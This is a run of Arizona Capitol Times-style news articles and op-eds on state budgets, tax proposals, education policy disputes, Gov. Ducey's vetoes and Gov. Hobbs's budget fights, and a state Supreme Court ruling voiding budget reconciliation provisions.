Over the last half decade, Arizona has also increased dollars for priorities, while ensuring those programs are sustainable. In fact, in FY2004-FY2008 Arizona experienced an 11% average spending growth compared to FY2016-FY2020 when we saw only a 4.5% average spending growth in the state. Fiscal foresight and restraint played a key role in why Arizona is not suffering like other parts of the country.
Since the pandemic began, state revenue collections have been much higher (20%) than anticipated and as many states consider drastic budget cuts, Arizona ended the most recent fiscal year with a $370 million surplus. Instead of cutting, Arizona is investing in key areas like K-12, by infusing an additional $440 million for education in addition to funding already allocated in the FY2021 budget. That’s impressive given the current circumstances.
While recent years have seen significant investments in specific areas of the state’s budget that are important to Arizonans, much of these expenditures were wisely handled with one-time spending to avoid encumbering future Legislatures with fiscal obligations. When it came time to pass the “skinny budget” in May, much of the previous one-time spending was not included. There was not a fight that legislators were cutting programs, as would have been the case if these expenditures were made ongoing. It is also notable that it was resolved by a bipartisan effort.
Arizona can and must continue to implement great public policy in a fiscally responsible manner to remain prosperous going forward. As many states implemented harmful lockdowns, and are considering it again, Arizona has largely taken a commonsense approach. Critical industries like construction and manufacturing were allowed to continue operating safely, small business have remained nimble and creative in order to stay viable and Arizona businesses in general have remained resilient under one of the most adverse situations our state has ever experienced.
Arizona’s unemployment continues to remain below the national average and the state has regained 95% of the jobs that were lost during the spring months of 2020. Further, Arizona is in the top 5 in the nation for year-over-year job growth largely due to the governor’s “Open for Business” policies. Arizona’s housing market is one of the fastest growing in the nation. We must continue to remain vigilant and fiscally responsible. Arizona is obviously doing something right to be in this great position.
Steve Trussell became executive director of the Arizona Rock Products Association in 2007. He was also made director of the Arizona Mining Association in October of 2017.
Arizona’s taxation system is structurally imbalanced as the demand for government spending continues to far exceed tax revenue collections. Prior to this Covid recession, there was bipartisan agreement that additional money was needed for education, housing, infrastructure, health care, public safety, and state government. However, the budget was never large enough to accommodate those requests while also maintaining a $1 billion rainy day fund. Arizona’s total
budget is too small for a growing state whose population size is the 14th largest in the country. Higher taxes are required – economic growth alone does not help when tax rates are set too low.
Special interest groups want a dedicated tax to micromanage new education funding for specific programs. Instead, let the state Legislature and governor determine education spending through the appropriations process as it offers flexibility and accountability toward budget and policy – bipartisan support already exists for higher teacher salaries, smaller class sizes, etc. Increased funding for education must mean increasing the size of the state budget and state government.
I propose raising everyone’s income taxes by switching from a marginal tax system to a 4.5% flat tax. This simplifies and modernizes Arizona’s income tax structure by adopting the 2020 top marginal tax rate as the new flat income tax rate for Arizona to increase its budget. Taxpayers in 2020 earning more than $171,200 have a flat tax increase at $1,163.46 since the 4.5% rate applies to their entire taxable income. Minimum wage workers earning $25,000 have a tax increase at $244.48. Salaries at $40,000, $50,000, and $75,000 have tax increases at $521.26, $637.26, and $845.96, respectively. Every calculation assumed a $12,200 standard deduction.
My income tax plan generates well over $1 billion in new tax revenue reliably and sustainably.
Sanjeev Ramchandra
The amount of income tax increase for a full-time employee on a weekly paycheck is between $4.70 and $22.37. The automatic payroll deduction allows this income tax increase to be more affordable unlike a lump sum property tax bill. Conservatives will like my flat tax since it has a single tax bracket and keeps a business-friendly environment. Progressives will like my plan as it brings more total tax revenue than either a Proposition 208 income tax or a 1% sales tax increase.
A flat income tax in Arizona (4.5%) is competitive with many flat income tax states, including Colorado (4.55%), Illinois (4.95%), Utah (4.95%), Kentucky (5%), Massachusetts (5%), and North Carolina (5.25%). It is also competitive with many near flat income tax states regarding
full-time employees including New Mexico (4.9%), Alabama (5%), Oklahoma (5%), Missouri (5.4%), Georgia (5.75%), and Idaho (6.925%). States with no income tax charge a higher tax rate on property or corporations or receive significant revenues from oil, gambling, or tourism.
Alabama, Georgia, Idaho, Kentucky, North Carolina, Oklahoma, and Utah each has a minimum wage at $7.25 despite having an income tax rate at 4.95% or higher for full-time minimum wage work. So, Arizona’s minimum wage earners at $12.15 can afford to pay a 4.5% income tax rate. The closely divided Arizona electorate wants practical solutions, not strict ideology. They will support my tax plan as they are willing to pay in an equitable way for more government services. I ask the Arizona Legislature to put my 4.5% flat income tax plan on a ballot for voters to decide.
Sanjeev Ramchandra lives in Phoenix and previously worked as a community college math professor. He can be reached at Sanjeev_ramchandra@yahoo.com
Gilbert Davidson (Photo by Rachel Leingang/Arizona Capitol Times)
Gilbert Davidson still hasn’t decorated his office on the Ninth Floor, but he has already challenged state agencies to find ways to cut money from their budgets.
The new chief operating officer for Gov. Doug Ducey’s administration is a seasoned city manager. Davidson spent 12 years in town management in Marana, where he arrived after managing his hometown of Willcox. He would frequently run into people around town complaining about potholes or trash or loose dogs.
Now, he’s hoping to apply what he learned on the city level to state government. While he won’t be fixing potholes, he’s focused on the Ducey agenda of altering government from the ground up.
“I think too often people get into positions and they get comfortable. I always use the word complacency. You come in every day, you build habits. When you think about the collective habits of an organization, you can begin to move away from the mark of things,” he said.
What does a chief operating officer in a governmental setting do?
I asked that question, too, when I first heard it. In my viewpoint, it really is the same thing as what a city manager does. So you have all of the agencies, and each one of them in their own right are very proficient in their own realm. I look at this position as kind of an orchestra conductor. So you have different people playing different instruments, and they’re very talented, you could listen to the cello all day. But when you add it in with all the other things, it makes much more beautiful music. So my job is to help keep the pace, the tone, to stop everyone when they get off mark, to listen to what’s going on and translate it for them, and also translate it for our audience, which in this case is the citizens and businesses and visitors that come to Arizona.
On your second day in office, you told agencies to find a way to cut money. How can this work? A lot of them are already at low levels since the Great Recession.
Part of the big effort I’ve got to give is building that trust and that team with all of the agency directors of where we need to be. I don’t look at it as necessarily cutting government. I look at it more, it’s right-sizing. If you think about the history of government, the state of Arizona, it is literally year after year after year of adding things to it. And some things date back decades as to why we created something, and it may have been appropriate at the time and in response to a particular need, and for some reason it never came to a conclusion, it just got incorporated into the culture and the fabric of what we do. So I think we have an incredible opportunity to literally open up the books, literally expose every bit of the workings of government and say, why do we have this board or commission, why do we have this office, what is the purpose, what’s the why of what they do.
How was the message to cut money received by the agencies?
Well, I sat closest to the door. I hope that it was received well. I think certainly we articulated in a clear way. There’s actually been some smiles, like I think we could do this. I’ve had agency heads that have said, I actually I have found even some more resources, if we just did this or that.
What did you learn while being a town manager that will transfer to the Ninth Floor?
I think the most foundational thing is people. Great organizations are made up of great people. You can have physical buildings, you can have technology, you can have great, well-written policies, you can have press releases. But at the end of the day, it’s people that have to carry out things. It’s people that have to work together.
You’re from Willcox. What’s the coolest thing in Willcox?
Willcox has Rex Allen Days. Rex Allen was born and raised in Willcox in a ranching family. And he had a beautiful singing voice, and he was able to get into a band and on radio as an announcer. Then he got into movies, Westerns . . . a number of other Disney movies. So he became kind of our claim to fame, so every year, there’s this weekend in his honor called Rex Allen Days, and it’s like homecoming. I’ve only missed I think one in my life. You go back and you see your old friends and it’s like small town America.
You then went back to Willcox to be the town manager. What was that like? Did people take you seriously?
That was the challenge. … What was interesting is, I had an immediate in with people because I knew people. And Willcox is an old town, so they don’t change very quickly. They all want to change, but when it comes to actually changing something, it’s like, oh my God, we’ve done it this way for 150 years. So there was that element. I had gone away to the University of Arizona and I had worked there, so I had some ideas that I came back with. And they’re like, you and your big city ways. When I started it was 2002, and I was like, I just want to get a computer, I think we need Microsoft Office.
You’re a UofA graduate, and the governor is a Sun Devil. Will he ever fully respect you because you went to an inferior school?
That’s the million dollar question. I hope that our governor values the education given south of the Gila River. … I married a Sun Devil. She’s a fourth generation, so you can imagine what game day is like with them.
Arizona Education Association President Joe Thomas speaks at a press conference June 21 in the Capitol’s rose garden as members of Red for Ed listen behind him. Thomas and others lashed out against the Republican-crafted budget they said left public education underfunded in favor of tax cuts for the state’s wealthiest. PHOTO BY KYRA HAAS/ARIZONA CAPITOL TIMES
Public school advocates’ frustrations with the state budget go beyond Gov. Doug Ducey’s tax plan – the rebirth of zombie bills and expansion of empowerment scholarship account eligibility are an added blow to groups that say the Legislature should prioritize traditional public education.
Arizona Education Association President Joe Thomas said sticking policy into the budget was “dangerous.”
“We think the budget bill should be clean; we should not have policies stuck in the budget bills,” Thomas said. “Policies should have up and down votes by themselves, like they always do.”
The Senate approved a $13 billion budget in a marathon session that began June 22 and ended at 2:21 a.m. on June 23, adding an assortment of public policy changes into the budget bills. The House was working on passage on June 24, but had not finished business by press time.
One of those policy changes tacked onto the K-12 budget reconciliation bill is similar to SB1532, which aimed to bar teachers from teaching controversial issues without sharing multiple sides.
Sen. Paul Boyer, R-Glendale, who voted for the amendment, was against that original bill but said that he worked with other senators to remove language he didn’t like in the amended version. He didn’t want the word “controversial” included, and it no longer allows for county attorneys or the state attorney general to investigate classrooms.
“That was my original heartburn,” he said.
Chandler science teacher Katie Nash spoke about the policy at a Rose Garden press conference June 21, saying that the threat of fines for “teaching accurate history” would go toward “dismantling public education.”
“We are living in a time when educators are afraid to teach,” she said.
The amendment prohibits teachers from covering certain concepts related to race and sex. For example, teachers cannot say that a person by virtue of their race, sex or ethnicity is “inherently racist, sexist or oppressive, whether consciously or unconsciously.”
Originally, teachers faced up to $5,000 in fines if they were found in violation – now, that fine would hit the school district, charter school or state agency where the violation occurs. Teachers would still be subject to disciplinary action, up to having their teaching license suspended or revoked.
Chris Kotterman, the Arizona School Boards Association’s director of governmental relations, said the Legislature was overstepping in adding that language to the reconciliation bill. He noted that the original bill didn’t have the votes to pass earlier this year.
“It’s based on a fundamental misunderstanding of what school districts are doing in certain spaces, but more importantly, it’s inappropriate for the Legislature to be managing curriculum at the school districts at their level,” Kotterman said. “That’s a local governing board responsibility.”
Nash spoke about curriculums that might be in violation, touching on reproductive issues and evolution.
“No one is made to feel bad for their beliefs,” she said. “The point is we are preparing our students to be 21st century global citizens – we need to be able to work together with people who speak different languages, hold different beliefs and have different lived experiences.”
Thomas said he first heard the idea of “critical race theory” in schools from protests against it, not from it actually being taught in classrooms. He said the whole concept was a “farce.”
“I’ve never seen a solution in search of a problem more than this right now, and the only reason it’s still moving is because people are getting suckered into the argument,” Thomas said. “They’re hoping that things like that aren’t happening in the classroom that these people are saying are happening. They’re not. There’s no critical race theory practicum in K-12. It just doesn’t exist.”
ESA expansion, championed by Boyer during the session, was a new addition to budget conversations, appearing in the 195-page amendment to the K-12 reconciliation bill.
“We don’t support ESAs; we don’t support public funding for private education. That’s one of our foundational things,” Kotterman said. “So, we were disappointed to see that put in there obviously at the last minute.”
And, the proposed tax cuts continue to rankle educators.
Deer Valley kindergarten teacher Kelley Fisher said instead of slashing taxes, the Legislature should invest the state’s rainy-day fund in public schools.
“[That’s] funding that can be used to address the teacher shortage, provide full-day kindergarten, ensure every school has a counselor, nurse and librarian,” she said during the June 21 press conference.
Her district spends about $4 million of its own dollars on full-day kindergarten, which she said could be better spent on class size reduction, salaries and counselors.
Kathy Hoffman, state superintendent of public instruction, also expressed her frustration with Ducey’s tax plan, calling the budget that passed the Senate early June 23 “short-sighted.”
“The Arizona GOP and Governor Ducey have been saying for years — once we have enough money, we’ll put it in our public schools,” she said in a statement. “Instead of fully investing in our state’s future, they chose to give massive tax cuts to the wealthy.”
Education groups have long threatened a referendum against the Ducey’s tax plan, which would require collecting 118,823 valid signatures from registered voters in the 90 days after sine die.
Thomas said: “We see that there’s overwhelming opposition to putting it all into permanent tax cuts – it’s actually very reckless because no one really knows what the next year’s environment’s going to be.”
He said the Legislature should look at temporary one-time tax relief instead.
“Anything more permanent than that risks a volatile economy,” Thomas said, adding that he worried the budget deal would put the state back where it was in 2010.
“We’ve already got a shortage of educators; now it’ll be even worse when we go back to where we can’t give raises,” he said.
Thomas said the education community’s effort to launch a referendum has had two meetings in the past month, with the first one attracting representatives from more than 30 organizations.
David Lujan, president of Children’s Action Alliance, said, “The clock will start ticking here very soon, so we will need to make a decision in the next, I would say, week to get this going. “Obviously we can’t do anything until we see a budget that’s passed.”
The coalition of groups considering a referendum includes, among others, Children’s Action Alliance, Arizona Center for Economic Progress, Arizona Education Association, Stand for Children, Save Our Schools Arizona, Arizona Interfaith Network and the INVESTinED coalition.
As budget negotiations remain stalled, House GOP leaders decided to grant one conservative holdout a late hearing on a bill to organize a national convention to combat federal policies perceived as threatening “constitutional and traditional rights.”
But Sen. Kelly Townsend, R-Mesa, said while she’s glad the House will take up her proposal for a new convention of the states in a special meeting on Tuesday, it doesn’t change her opposition to the budget deal. Townsend is adamant that the Legislature hold off on voting for a $1.9 billion tax cut package pushed by Gov. Doug Ducey until the Senate’s ongoing election audit is completed and she’s positive that a voter-approved tax hike on the wealthy – which Ducey’s plan aims to negate – really passed.
In the meantime, she supports passing a so-called “skinny budget,” with enough funding to keep the government running past the end of the fiscal year on June 30, and remaining in the legislative session long enough to complete the audit, end Ducey’s Covid state of emergency and pass any additional bills.
Townsend has not yet met with GOP leaders to discuss her concerns – they expect to sit down Monday – but in the meantime leaders are trying to appease her. Rep. John Kavanagh, the Fountain Hills Republican who chairs the House Government and Elections Committee, said House Speaker Rusty Bowers asked him to run the convention of the states bill through his committee for Townsend.
“We’re all team players, but she wanted this bill so we’re going to run it,” Kavanagh said.
The proposed amendment, in Kavanagh’s name, states that the federal government has recently endangered rights to religious freedom, ballot integrity, personal security and the rights to travel freely and be protected from “excessive and unconstitutional fiscal policies.”
While it does not name specific federal policies or actions, the language reflects conservative criticisms of various policies proposed by the Biden administration and Democrats in Congress, including HR 1, the sweeping voting rights law that progressives most want to pass. The right to travel freely appears to refer to talk of “vaccine passports” and the idea that people must provide proof of vaccination to travel or attend events in some states.
“We’ve had a big upheaval with elections and we had a big upheaval with people’s rights under the pandemic,” Townsend said.
She stressed that the proposed convention is not a constitutional convention, and no constitutional amendments will result from it. However, it’s something more than the annual gatherings of lawmakers at organizations like the nonpartisan National Conference of State Legislatures, the conservative American Legislative Exchange Council or the liberal State Innovation Exchange, as each state would have a delegation with legal authority to vote on behalf of the state.
In 2017, Townsend was one of the chief organizers of a similar convention in Phoenix, which brought together 19 states to recommend rules for a potential future constitutional convention. If at least 38 states agree to a convention, they can propose amendments to the constitution, though this has not happened in U.S. history.
Tempe Rep. Athena Salman, the ranking Democrat on the House government committee, said the decision to move this bill is completely reactionary – whether to Townsend’s budget threats or to the Arizonans who just left the state on a “Freedom Ride” to pressure Congress to pass federal voting rights laws.
With less than two weeks left to pass a budget, Republican leaders should be working with Democrats to pass a spending plan, not holding hearings on interstate conventions, she said.
“It’s not a good use of my time,” Salman said. “It’s not a good use of anyone’s time, but I think at this point Republicans are just so reactionary that they don’t know how to govern.”
Legislative Republicans are gearing up to send a budget to Gov. Katie Hobbs soon, which will likely be met with a hasty veto.
Speaker Ben Toma, R-Peoria, said on Monday Republican leadership was going to send a continuation of last year’s budget to keep the government from shutting down “very, very soon.”
“As for what the governor is going to do, that’s up to her,” Toma said Monday.
Staff at the governor’s office have indicated Hobbs will not entertain a continuation budget while Republicans have called Hobbs’ proposal “dead on arrival.” Josselyn Berry, a spokeswoman for Hobbs, took a shot at Senate President Warren Petersen, R-Gilbert, for threatening to sue Hobbs over not promptly sending several new directors for Senate confirmation in a tweet.
“We’ll be sure to keep an eye out on Twitter for this newest ‘budget,’” Berry said to the Capitol Times.
Shortly after Hobbs’s staff unveiled the budget proposal to Republican leadership, Rep. Teresa Martinez, R-Casa Grande, said Republicans are “prepared for war” with Hobbs.
“The Republican legislature is not going to be an easy roll. We’re not just going to roll over and give her everything she wants. I don’t want to fight, but I’ll tell you what – I’m not afraid of one either,” Martinez said on Jan. 13.
Republicans have objected to several items in Hobbs’ budget proposal including the repeal of universal empowered scholarship accounts and a $40 million proposal for tuition assistance to students living here illegally, among other items.
The decision to send Hobbs a budget this early in the Legislative session is unprecedented. The House canceled its Rules Committee hearing on Monday but Toma said other House business will continue.
“It was a relatively light rules agenda anyways so in that sense it’s not a very big difference,” Toma said.
Rep. David Livingston, R-Peoria, said on Tuesday he expects to see budget bills appointed to House Appropriations sometime before the end of the month. Livingston is the chairman of the committee and said members are currently in the process of creating the first drafts of the budget bills, which will then be sent to committee staff for review.
Senate Pro Tempore T.J. Shope, R-Coolidge, wrote in a text to the Capitol Times on Tuesday that he also expects to see budget bills next week.
Chuck Coughlin, a GOP consultant and the president and CEO of HighGround Public Affairs, said he thought it was smart that Republicans would send a budget proposal to Hobbs this early since the caucus was not fully on board with the majority proposal from last session.
Sen. Jake Hoffman, R-Queen Creek, voted against a Republican skinny budget proposal when he was a state Representative in April 2022 during a House Appropriations hearing. Hoffman, the leader of the Arizona Freedom Caucus, said he preferred a budget that cut spending, and other Republicans felt a similar way. With only a one-member majority in both chambers in 2022, this led to Republican leadership seeking votes from Democrats on the budget in 2022.
Coughlin said the early budget proposal was a strategy to get the Republican caucus unified on a budget and avoid a situation from last year.
“You’ve got to give them their day on the floor and show it’s not going to work,” Coughlin said. “Then you can begin to have realistic discussion with your caucus about what another budget is going to look like,” he added.
Longtime lobbyist Barry Aarons said he couldn’t remember a budget proposal being sent to the governor this early in a session, and said the move was an attempt to establish Republicans’ parameters and negotiate from there — likely up until June 30, he said.
Aarons said it was possible Hobbs could call a special budget session sometime near the beginning of March like previous governors have.
“The problem is once she signs a budget, if there’s any remote possibility that she would sign something like this, it’s game over. Then the Legislature can just dally around. They don’t have to worry about getting something done by June 30,” Aarons said.
But there is value to the nearly guaranteed veto coming to the Republican budget from Hobbs, Coughlin said.
“She’s going to send a veto letter,” Coughlin said. “Hopefully if that letter is written well, there’ll be a lot of information in there.”
One of the axiomatic principles of responsible government is recognizing that we can’t tax our way into prosperity, and we can’t spend our way into stability. Arizona’s Republican majority has...
Get 24/7 political news coverage and access to events honoring top political professionals
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
The governor accomplished nearly all of his legislative goals this session, from various steps related to education to a measure that restores benefits to some needy families.
Most of Gov. Doug Ducey’s priorities made it into the state’s fiscal year 2018 budget.
He wanted a 0.4 percent teacher pay raise for the next five years, which was modified into a 2 percent raise over two years. He wanted a $38 million results-based funding program that rewarded schools with high test scores. He asked for money for an all-day kindergarten program for low-income schools. And he wanted state dollars to match a federal fund to bring broadband to rural schools.
Only one education measure was left unfunded in the FY2018 budget: a $1,000 bonus for teachers who work at low-income schools. That money instead went toward teacher raises.
The biggest, and really only, hurdle he met with the Arizona Legislature this year, a university bonding plan, saw the most changes before it was palatable to conservatives.
Ducey proposed a bonding plan that would allow universities to keep the sales taxes they ordinarily would have paid to the state, then put that money toward a 30-year, $1 billion bond to construct new buildings and maintain old ones.
The approved version of the bonding plan instead uses $27 million annually, adjusted for inflation, appropriated by the Legislature annually for 25 years.
The tax cut he proposed, which would have indexed the personal income tax exemption to inflation, was increased by the Legislature.
Daniel Scarpinato, Ducey’s spokesman, said the session included a “record investment” in higher education and several new programs for K-12, while maintaining a balanced budget.
“The governor really wanted to zero in this session and this budget on education, not only K-12 but also higher education. So he feels like, from that standpoint, this was a real success,” Scarpinato said.
Several of the bills he pushed made it through the Legislature as the session was winding down.
HB2372 restores Temporary Assistance for Needy Families to 24 months, waives professional license fees for people in poverty and adds various strings to assistance programs.
The policy was the last bill the Arizona Senate voted on before ending the legislative session and leaving the Capitol.
HB2369, which gets rid of several state boards and commissions, was approved by the Senate on May 9, with the House concurring on May 10. A central part of the initial bill, a repeal of the State Parks Board, was stripped off the bill in the House after the Parks Department’s director, Sue Black, ran into trouble for mistreating employees earlier this year.
Scarpinato said the Governor’s Office will always be looking for ways to reform boards and commissions. As for whether Ducey would try to get rid of the Parks Board again, as he has tried to for the past two sessions, Scarpinato said the governor will be reviewing his agenda over the next six months to prepare for the 2018 session.
Another Ducey-led effort, a bill making civil suits against people who break into cars to rescue children or pets illegal, HB2494, was given final approval on May 10.
Other Ducey priorities made it through the Legislature quicker.
HB2268, which sets up requirements for rape kits going forward so as to avoid the current backlog of untested kits, was signed in March.
HB2205, which eliminates the Advisory Health Council and the Arizona Biomedical Research Commission and repeals a statute on the Prostate Cancer Task Force, was signed in April.
Arizona state troopers could get better housing in remote areas if the governor’s budget proposal is approved by the legislature.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey recommended $2 million to replace “dilapidated” remote housing units and office spaces that Department of Public Safety troopers use in far-flung, rural parts of the state.
Some of the buildings are more than 50 years old, the governor’s budget says, and new units are much more energy efficient, which costs the state less money to operate.
“Further, better living and working conditions offer more incentive for state troopers and their families to remain in or relocate to rural areas,” the budget proposal says.
DPS spokesman Kameron Lee said the remote houses help troopers keep response times low and provide coverage for the less populous areas of the state.
The houses are typically modular homes on land owned by the Arizona Department of Transportation, Lee said.
While on duty, troopers live in the remote housing full-time, Lee said. They may live alone or with a significant other or family, he said. Some travel to the area for the work week then travel back to their homes on the weekends, he said.
There are no health or safety hazards at any of the units right now, he said.
DPS has nearly 60 remote duty houses and nearly 40 area offices across the state, according to Lee. The $2 million in Ducey’s budget would replace a combination of six houses or offices if it’s received, he said.
Most of the houses were built between the 1960s and 1990s, Lee said. The department last replaced a remote duty housing unit in Gila Bend in 2010.
In starting Memorial Day weekend by vetoing every bill on his desk, Gov. Doug Ducey aimed to prod reluctant lawmakers to end their vacation and return to pass his tax cut and budget.
Instead, as the clock ticks down to the end of the fiscal year and the ultimate deadline to pass a budget, lawmakers remain on recess, no closer to passing a budget than they were last week. But now, many of them are furious at the governor as well.
“I would say it’s fair to say that people are frustrated, and I’m not sure that making them frustrated is going to be more helpful to getting the budget done,” said House Majority Leader Ben Toma, R-Peoria. “By definition, a budget requires the cooperation of 31.”
Both the House and Senate are adjourned until June 10 after failing last week to reach a compromise that would guarantee every Republican would vote for the $12.8 billion spending plan crafted by Ducey and legislative leaders. Democrats universally oppose the budget because of a switch to a single income tax rate that would cost $3 billion over the next three years and $1.9 billion annually after that, and GOP leaders can’t afford to lose a single Republican in the House or Senate.
In response, Ducey vetoed 22 bills in an attempt to force lawmakers to agree on a budget and announced he won’t sign any more bills until they do. His actions were widely panned by lawmakers from both parties, with some mourning bills they supported that may never become law now and others worrying that the vetoes will prolong the budget impasse.
Toma said “all options are on the table,” including possibly trying to override some of Ducey’s vetoes or revive vetoed bills in another way, and he isn’t sure if Ducey’s actions will force lawmakers to reach a deal sooner.
Doug Ducey
It’s possible the House will reconvene Monday, he said, but that’s made difficult because the House has to coordinate with the Senate and because multiple lawmakers are traveling. While legislators can vote via Zoom, they wouldn’t necessarily be able to take part if they were, for example, on an airplane during a vote.
House Minority Leader Reginald Bolding, D-Laveen, worried the vetoes could lead Republicans to embrace a compromise budget that is even worse from their point of view than the current proposal.
“These (Republican) members are looking to push even more extreme policies than (are in) the current budget,” Bolding said. “Democrats have always been ready and willing to work, and that’s what we’ll keep doing.”
Reps. Jake Hoffman, R-Queen Creek, and Mark Finchem, R-Oro Valley, both of whom have called for a leaner budget than the current proposal, singled out Ducey’s vetoes of bills banning certain types of diversity training for government employees and barring mailing ballots to voters who don’t request them.
During an interview on Steve Bannon’s “War Room” podcast, Finchem hinted he might support an ongoing effort by some conservatives to recall Ducey, who he called a “petty dictator.”
“This is like a man-child temper tantrum,” Finchem said. “…He vetoed a bill that would have prohibited the teaching of critical race theory to government employees. That is absolutely outrageous. Then we go on to a budget that’s got so much pork in it you’d think we’re going to a barbecue.”
Finchem found an ally in former President Trump, who put out a statement making the same points.
President Trump (AP photo)
“Incredible to see that RINO Governor Doug Ducey of Arizona just vetoed a bill that would have outlawed Critical Race Theory training for State employees, and another that would have banned the mailing of ballots to citizens who never requested them,” Trump said. “He did this under the guise of passing a budget. For those of you who think Doug Ducey is good for Arizona, you are wrong.”
Meanwhile, Democrats were particularly unhappy with Ducey’s veto of SB1526, which would have established new regulations mandating gentler treatment of pregnant women in prison and required the state to provide incarcerated women with ample feminine hygiene products. The American Civil Liberties Union of Arizona called it “shameful,” while Rep. Diego Rodriguez, D-Phoenix, called it an “unjust decision.”
Bill sponsor Sen. Tony Navarrete, D-Phoenix, said the veto shows Ducey is focused on appeasing his base and rich pals, not addressing ongoing failures in the state’s correctional system. And he speculated that Ducey will only have a harder time passing a budget.
“He’s doing more of a performance than he is governing, and his temper tantrum will only continue to divide his Republican colleagues,” Navarrete said.
Also among the casualties of Ducey’s veto pen were two bills sponsored by Rep. Randy Friese, D-Tucson, and passed with broad bipartisan support to regulate the new recreational marijuana industry. Friese said he was disappointed by Ducey’s vetoes and hoped the bills could be revived somehow before the end of the session.
“It’s very important for us to regulate the new adult use industry, and of course we have that higher hurdle to regulate, but I think we achieved that,” Friese said. “The industry would be benefitted by these. The Arizona adult user would be benefitted by these bills. … There are certainly ways to get them back to the governor’s desk. I hope we can accomplish that.”
Sen. Kelly Townsend, R-Mesa, said the Senate appropriations chairman assured her one of her outstanding bills would be added to a budget bill. To buy Townsend’s vote on the budget, House and Senate leaders agreed to amend versions of many of her election bills into a single bill that passed the House last week, but Ducey’s announced moratorium puts the fate of her bill and others in question.
Instead of trying to add language from vetoed bills to budget legislation, lawmakers should get the rules committee to authorize late introductions and run the bills again, said Sen. T.J. Shope, R-Coolidge. It’s the cleanest and least confrontational way to revive the bills, he said, and it’s what lawmakers did when Ducey and former Gov. Jan Brewer imposed bill moratoriums in previous years.
Shope said he’s not offended by the governor’s vetoes and doesn’t think others should be. It’s just a negotiating tool, he said.
“Anybody who’s piping mad about it just really needs to take a deep breath and realize that it has happened before,” Shope said. “Maybe it hasn’t happened to them, or one of their bills, but it has happened and that’s the nature of the beast down there.”
Governor Katie Hobbs proposed a $16.2 billion spending plan built on cuts to GOP-favored programs. The plan includes cuts to vouchers and the elimination of a tax credit program for...
Get 24/7 political news coverage and access to events honoring top political professionals
When the Arizona Supreme Court slapped down how lawmakers approve “budget reconciliation” bills on November 2, they quashed more than the ban on schools requiring masks of faculty and students.
With its three-sentence order, the justices also removed a similar prohibition against cities and counties imposing mask mandates on those in public and charter schools.
Also gone is the threat of school teachers being sued by the attorney general on claims that they used public resources, ranging from email or work time, to “organize, plan or execute any activity that impedes or prevents a public school from operating for any period of time.” That was aimed at efforts to get teachers to stay home during Covid outbreaks at districts that don’t mandate face coverings.
Because of the Supreme Court ruling, universities are not precluded from requiring those on campus to be vaccinated against Covid or get tested regularly, as lawmakers had voted.
But there’s so much more that went up in a legal puff of smoke, from how elections are run to what happens when the next governor declares a state of emergency.
And it’s all because the court declared that lawmakers – and Gov. Doug Ducey who signed the bills – played fast and loose with the Arizona Constitution.
The justices, without comment, upheld a lower court ruling that four separate reconciliation bills violated constitutional requirements that they have a title that adequately informs lawmakers and the public of what changes in statute were being proposed. That resulted in a dozen or so challenged provisions being voided.
But the justices also found that one of the bills – labeled simply “relating to state budget procedures” – was so chock full of unrelated items that it also ran afoul of another constitutional requirement that all measures be limited to a single subject and related matters. So they declared the entire act nullified.
For example, there were several provisions on elections, like allowing the state Game and Fish Department to register voters and mandating that there be specific kinds of paper and fraud countermeasures on future ballots.
Yet the same measure, SB1819, also sought to preclude the kind of ongoing emergency declaration that Ducey declared on March 11, 2020, and still exists. It would have limited declarations to 30 days, with a maximum of three extensions and a requirement to get legislative OK for anything beyond 120 days.
But in a nod to the governor, who had to sign the legislation, that provision would not have taken effect until 2023 after Ducey leaves office.
Also stuffed into SB1819 was a task force to study “unreported in-kind contributions,” setting aside $500,000 based on questions raised by some GOP lawmakers who wanted to see if social media platforms were influencing elections.
There also was establishment of a “major events fund” to help underwrite the costs of the 2023 Super Bowl and other sports events, setting up a panel to study whether there should be a Southern Arizona Regional Sports Authority and even a provision removing the legal definition of what constitutes a “newspaper,” a maneuver that could allow free publications to accept and run legal ads.
There’s more.
Among the not-to-be laws was what some legislators referred to as a ban on teaching “critical race theory.”
That phrase was not in the legislation. And, in fact, what is critical race theory actually goes to the issue of whether there is inherent racism that effectively is baked into society and continues to have an effect.
But that didn’t stop proponents from seeking to declare it illegal to bar teaching that an individual, by virtue of race, ethnicity or sex, bears responsibility for actions committed by others of the same race, ethnicity or sex, or from teaching that any individual should feel “discomfort, guilt, anguish or other form of psychological distress because of their race, ethnicity or sex.”
But there’s so much more in the bills that the Supreme Court voided:
Precluding the state or local governments from establishing a Covid “vaccine passport” or requiring any business to obtain proof of vaccination status of patrons.
Exempting the Department of Public Safety from certain oversight requirements when it purchases body cameras for officers.
Stripping the secretary of state of the ability to defend election laws – but only through 2022, the time that Democrat Katie Hobbs leaves office.
Moving oversight of the State Museum from the secretary of state to the Legislative Council.
Allowing a condominium to be sold only if all the owners agree.
Setting up an “election integrity fund” to finance election security, cybersecurity measures and any post-election hand counts.
Prohibiting the Arizona Lottery from advertising at a professional sporting event.
Permitting the auditor general, an arm of the Legislature, to review the process used to maintain early voter lists – but only in Maricopa County;
Petitioning the federal Election Assistance Commission to allow the state to require proof of citizenship on registration forms that allow people to vote only in federal elections.
Reimbursing liabilities of the Department of Forestry and Fire Management in excess of $250,000.
Converting the permits for dog racing, which was banned years ago, into permits for harness racing, something that does not now exist in Arizona.
Setting up a special Senate committee to review the findings of the audit of the 2020 election.
Establishing a “state permitting dashboard” to track authorization for public projects.
Changing the duties and responsibilities of the Study Committee on Missing and Murdered Indigenous People.
Editor’s note: A previous version of this story erroneously reported that a provision in a budget bill that allows workers to get a religious exemption from a vaccination without providing proof was voided. That provision was actually not challenged in court.
That is the ratio of students to public school counselors in Arizona public schools. The national average is half that rate. That disparity represents a potential disaster in the making and merits an urgent response.
Counselors are the first line of contact for students who may be experiencing emotional issues and need help, and they are an effective first line of defense if those students are intent on harming themselves or others.
Charlene Fernandez
House Democrats did not support the 2019 Republican budget for a variety of valid reasons – chiefly a massive tax cut when our public schools’ needs remain unmet. But one element that our caucus strongly supported was a $20 million appropriation for grants to public schools, so districts could hire more counselors, social workers or school resource officers.
Arizona has a looming safety crisis in our schools and this funding will help prevent tragedies.
So, we were beyond disappointed to learn that the State Board of Education has decided to bank that $20 million, potentially for a year, so Arizona Department of Education staff re-tools its grant application to reflect not just potential funding for school resource officers, but also counselors and social workers.
There were dozens of two-year-old grant applications from schools in the pipeline, but those were only for school resource officers. The Legislature added the flexibility to do more with the money.
